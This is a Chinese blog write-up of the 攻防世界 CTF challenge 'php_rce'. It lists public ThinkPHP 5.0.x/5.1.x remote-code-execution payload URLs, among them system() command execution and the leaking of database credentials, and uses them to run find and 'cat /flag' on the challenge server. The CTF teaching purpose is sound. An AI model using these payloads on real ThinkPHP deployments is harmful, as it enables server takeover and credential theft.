

【攻防世界】三 --- php_rce

原创

通地塔 于 2020-12-23 20:33:05 发布 167 收藏 1

分类专栏: [攻防世界](#) 文章标签: [网络安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_43168364/article/details/111501750

版权



[攻防世界](#) 专栏收录该内容

24 篇文章 0 订阅

订阅专栏

题目 — php_rce

一、writeup

主页中提示使用了ThinkPHP V5



:)

ThinkPHP V5

十年磨一剑 - 为API开发设计的高性能框架

[V5.0 版本由 [七牛云](#) 独家赞助发布]

[官方教程资源](#) [官方应用市场](#) [统一API调用服务](#)

https://blog.csdn.net/qq_43168364

在github中搜一下 [ThinkPHP V5](#) 的相关漏洞, 可以找到一些

POC:

thinkphp 5.0.22

- 1、<http://192.168.1.1/thinkphp/public/?s=.%5Bthink%5Cconfig%5Cget&name=database.username>
- 2、<http://192.168.1.1/thinkphp/public/?s=.%5Bthink%5Cconfig%5Cget&name=database.password>
- 3、[http://url/to/thinkphp 5.0.22/?](http://url/to/thinkphp%205.0.22/)

s=index\think\app\invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id

4、 [http://url/to/thinkphp_5.0.22/?](http://url/to/thinkphp_5.0.22/?s=index\think\app\invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1)

s=index\think\app\invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1

thinkphp 5

5、 [http://127.0.0.1/tp5/public/?s=index\think\View/display&content=%22%3C?%3E%3C?php%20phpinfo\(\);?%3E&data=1](http://127.0.0.1/tp5/public/?s=index\think\View/display&content=%22%3C?%3E%3C?php%20phpinfo();?%3E&data=1)

thinkphp 5.0.21

6、 [http://localhost/thinkphp_5.0.21/?](http://localhost/thinkphp_5.0.21/?s=index\think\app\invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id)

s=index\think\app\invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id

7、 [http://localhost/thinkphp_5.0.21/?](http://localhost/thinkphp_5.0.21/?s=index\think\app\invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1)

s=index\think\app\invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1

thinkphp 5.1.*

8、 <http://url/to/thinkphp5.1.29/?s=index\think\Request/input&filter=phpinfo&data=1>

9、 <http://url/to/thinkphp5.1.29/?s=index\think\Request/input&filter=system&data=cmd> https://blog.csdn.net/qq_43168364

由于我们不知其具体的版本，随便找一个执行一下，这里选择第一个

thinkphp 5.0.22

1、 <http://192.168.1.1/thinkphp/public/?s=.|think\config/get&name=database.username>

2、 <http://192.168.1.1/thinkphp/public/?s=.|think\config/get&name=database.password>

3、 [http://url/to/thinkphp_5.0.22/?](http://url/to/thinkphp_5.0.22/?s=index\think\app\invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id)

s=index\think\app\invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id


4、 [http://url/to/thinkphp_5.0.22/?](http://url/to/thinkphp_5.0.22/?s=index\think\app\invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1)

s=index\think\app\invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1

thinkphp 5

https://blog.csdn.net/qq_43168364

会显出了root




说明thinkphp的版本可能就是：5.0.22，在选择下面的命令执行payload执行


thinkphp 5.0.22

- 1、 <http://192.168.1.1/thinkphp/public/?s=.think\config/get&name=database.username>
- 2、 <http://192.168.1.1/thinkphp/public/?s=.think\config/get&name=database.password>
- 3、 [http://url/to/thinkphp_5.0.22/?s=index\think\app\invokefunction&function=call_user_func_array&vars\[0\]=system&vars\[1\]\[\]=id](http://url/to/thinkphp_5.0.22/?s=index\think\app\invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id)
- 4、 [http://url/to/thinkphp_5.0.22/?s=index\think\app\invokefunction&function=call_user_func_array&vars\[0\]=phpinfo&vars\[1\]\[\]=1](http://url/to/thinkphp_5.0.22/?s=index\think\app\invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1)

可以执行命令



执行find命令查找flag相关文件



可以在根目录下找到flag文件

- ```

111 /usr/share/dpkg/buildflags.mk
112 /usr/local/lib/php/build/ax_check_compile_flag.m4
113 /usr/include/x86_64-linux-gnu/asm/processor-flags.h
114 /usr/include/x86_64-linux-gnu/bits/waitflags.h
115 /usr/include/linux/tty_flags.h
116 /usr/include/linux/kernel-page-flags.h

```

```
117 /usr/bin/dpkg-buildflags
118 /flag
119 /flag
```

[https://blog.csdn.net/qq\\_43168364](https://blog.csdn.net/qq_43168364)

使用cat命令可以看到flag

The screenshot shows a web browser window with the following details:

- Address bar: `http://220.249.52.134:46590/?s=index/\think\app\invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=cat+/flag`
- Page title: HackBar Quantum
- Page content: `flag{thinkphp5_rce} flag{thinkphp5_rce}`
- Browser developer tools console: `http://220.249.52.134:46590/?s=index/\think\app\invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=cat+/flag`

[https://blog.csdn.net/qq\\_43168364](https://blog.csdn.net/qq_43168364)

## 二、知识点

- Thinkphp5 的 5.0.22 和 5.1.29 版本存在RCE